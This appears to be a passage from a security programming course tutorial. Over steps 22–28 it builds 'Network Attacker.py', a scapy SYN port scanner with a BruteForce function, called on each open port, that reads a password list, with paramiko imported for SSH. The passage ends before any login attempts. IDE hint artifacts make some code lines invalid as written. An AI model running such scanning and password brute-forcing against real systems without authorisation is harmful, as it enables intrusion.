
usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        if scanport(port, target):
            print(f"Port {port} is open.")
            open_ports.append(port)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

**22** Create a “**status**” variable that is equal to the port scanning function with the port as its argument.

**23** If the status variable is equal to **True**, append the port to the “**Open\_Ports**” list and print the open port.



The screenshot shows a code editor window with the file "Network Attacker.py" open. The code is written in Python and uses the scapy library for network scanning. It defines two functions: `scanport` and `check_target_availability`. The `scanport` function attempts to establish a TCP connection (SYN) to a target port. If the response contains the SYN-ACK flag (0x12), it returns `True`, indicating the port is open. Otherwise, it returns `False`. The `check_target_availability` function sends an ICMP echo request to the target and checks if a response is received within 2 seconds. If no response is received, it returns `False`, indicating the target is not available. The code also includes imports for scapy.all, TCP, IP, Ether, ARP, RandShort, conf, sr1, send, and ICMP.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```
37
38     def send_icmp(target):
39         try:
40             conf.verb = 0
41             icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42             return not (icmp_response is None)
43         except Exception as e:
44             print(f"Error sending ICMP to {target}: {e}")
45             return None
46
47     if check_target_availability(target):
48         print(f"The target {target} is available.")
49         for port in Registered_Ports:
50             status = scanport(port, target)
51             if status:
52                 print(f"Port {port} is open.")
53                 open_ports.append(port)
54             print(f"Open ports: {open_ports}")
55     else:
56         print(f"The target {target} is not available.")
57     |
```

**24** After the loop finishes, print a message stating that the scan finished.

The screenshot shows a code editor window with the file 'Network Attacker.py' open. The code is written in Python and uses the scapy library for network scanning and ICMP requests. The code defines several functions: 'scanport' for TCP port scanning, 'check\_target\_availability' for ICMP availability check, 'send\_icmp' for sending ICMP requests, and a main block that iterates through registered ports, scans them, and prints results. The code is color-coded for readability, with syntax highlighting for keywords, comments, and variable names.

```
from scapy.all import *
from scapy.layers/inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []


def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

## 25 Import the “paramiko” library.



The screenshot shows the PyCharm IDE interface with the file "Network Attacker.py" open. The code uses the paramiko library for SSH connections and scapy for network scanning and ICMP requests. It includes functions for port scanning, target availability check, and sending ICMP requests.


```
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 usage
12 def scanport(port, target):
13     try:
14         conf.verb = 0
15         source_port = RandShort()
16         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17         if SynPkt is None or not SynPkt.haslayer(TCP):
18             return False
19         if SynPkt[TCP].flags == 0x12:
20             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21             return True
22         else:
23             return False
24     except Exception as e:
25         print(f"Error scanning port {port}: {e}")
26         return False
27
28 usage
29 def check_target_availability(target):
30     try:
31         conf.verb = 0
32         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
33         return not (response is None)
34     except Exception as e:
35         print(f"Error checking target availability: {e}")
36         return False
37
38 def send_icmp(target):
39     try:
40         conf.verb = 0
41         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42         return not (icmp_response is None)
43     except Exception as e:
44         print(f"Error sending ICMP to {target}: {e}")
45         return None
46
47 if check_target_availability(target):
48     print(f"The target {target} is available.")
49     for port in Registered_Ports:
50         status = scanport(port, target)
51         if status:
52             print(f"Port {port} is open.")
53             open_ports.append(port)
54     print("Scan finished.")
55     print(f"Open ports: {open_ports}")
56 else:
57     print(f"The target {target} is not available.")
```

**26** Create a “**BruteForce**” function that takes the port variable as an argument.

```
PC  PY Python Programming for Security - Final Project yulia Version control
File Network Attacker.py ×
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port):
9     print(f"brute force in progress {port}...")
10    return "failed"
11
12 target = input("Enter the target IP address: ")
13 Registered_Ports = range(1, 1024)
14 open_ports = []
15
16 usage
17 def scanport(port, target):
18     try:
19         conf.verb = 0
20         source_port = RandShort()
21         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
22         if SynPkt is None or not SynPkt.haslayer(TCP):
23             return False
24         if SynPkt[TCP].flags == 0x12:
25             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
26             return True
27         else:
28             return False
29     except Exception as e:
30         print(f"Error scanning port {port}: {e}")
31         return False
32
33 usage
34 def check_target_availability(target):
35     try:
36         conf.verb = 0
37         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
38         return not (response is None)
39     except Exception as e:
40         print(f"Error checking target availability: {e}")
41         return False
```

```
39
40     def send_icmp(target):
41         try:
42             conf.verb = 0
43             icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
44             return not (icmp_response is None)
45         except Exception as e:
46             print(f"Error sending ICMP to {target}: {e}")
47             return None
48
49     if check_target_availability(target):
50         print(f"The target {target} is available.")
51         for port in Registered_Ports:
52             status = scanport(port, target)
53             if status:
54                 print(f"Port {port} is open.")
55                 open_ports.append(port)
56                 BruteForce(port)
57         print("Scan finished.")
58         print(f"Open ports: {open_ports}")
59     else:
60         print(f"The target {target} is not available.")
61
```

**27** Use the “with” method to open the “**PasswordList.txt**”.




The screenshot shows the PyCharm IDE interface with the following details:

- Title Bar:** Python Programming for Security - Final Project yulia
- Code Editor:** The file "Network Attacker.py" is open. The code uses the "with" statement to read from a file named "PasswordList.txt".
- Code Content:**

```
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.L2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7     usage
8 def BruteForce(port, password_list):
9     print(f"Attempting brute force on port {port}...")
10    with open(password_list, 'r') as file:
11        for password in file:
12            print(f"Trying password {password.strip()}...")
13    return "Brute force attempt finished."
14
15 target = input("Enter the target IP address: ")
16 Registered_Ports = range(1, 1024)
17 open_ports = []
18
19     def scanport(port, target):
20         try:
21             conf.verb = 0
22             source_port = RandShort()
23             SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
24             if SynPkt is None or not SynPkt.haslayer(TCP):
25                 return False
26             if SynPkt[TCP].flags == 0x12:
27                 send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
28                 return True
29             else:
30                 return False
31         except Exception as e:
32             print(f"Error scanning port {port}: {e}")
33             return False
```

```
1 usage
34 def check_target_availability(target):
35     try:
36         conf.verb = 0
37         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
38         return not (response is None)
39     except Exception as e:
40         print(f"Error checking target availability: {e}")
41         return False
42
43 def send_icmp(target):
44     try:
45         conf.verb = 0
46         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
47         return not (icmp_response is None)
48     except Exception as e:
49         print(f"Error sending ICMP to target {target}: {e}")
50         return None
51
52 if check_target_availability(target):
53     print(f"The target {target} is available.")
54     for port in Registered_Ports:
55         status = scanport(port, target)
56         if status:
57             print(f"Port {port} is open.")
58             open_ports.append(port)
59             BruteForce(port, password_list: 'PasswordList.txt')
60     print("Scan finished.")
61     print(f"Open ports: {open_ports}")
62 else:
63     print(f"The target {target} is not available.")
```

**28** Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.




```
PC  ⌂ PY Python Programming for Security - Final Project yulia Version control

Network Attacker.py ×

1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list):
9     passwords = []
10    print(f"Attempting brute force on port {port}...")
11    with open(password_list, 'r') as file:
12        for password in file:
13            password = password.strip()
14            passwords.append(password)
15            print(f"Trying password {password}...")
16    return "Brute force attempt finished."
17
18 target = input("Enter the target IP address: ")
19 Registered_Ports = range(1, 1024)
20 open_ports = []
21
22 usage
23 def scanport(port, target):
24     try:
25         conf.verb = 0
26         source_port = RandShort()
27         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
28         if SynPkt is None or not SynPkt.haslayer(TCP):
29             return False
30         if SynPkt[TCP].flags == 0x12:
31             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
32             return True
33         else:
34             return False
35     except Exception as e:
36         print(f"Error scanning port {port}: {e}")
37         return False
```

```
1 usage
37 def check_target_availability(target):
38     try:
39         conf.verb = 0
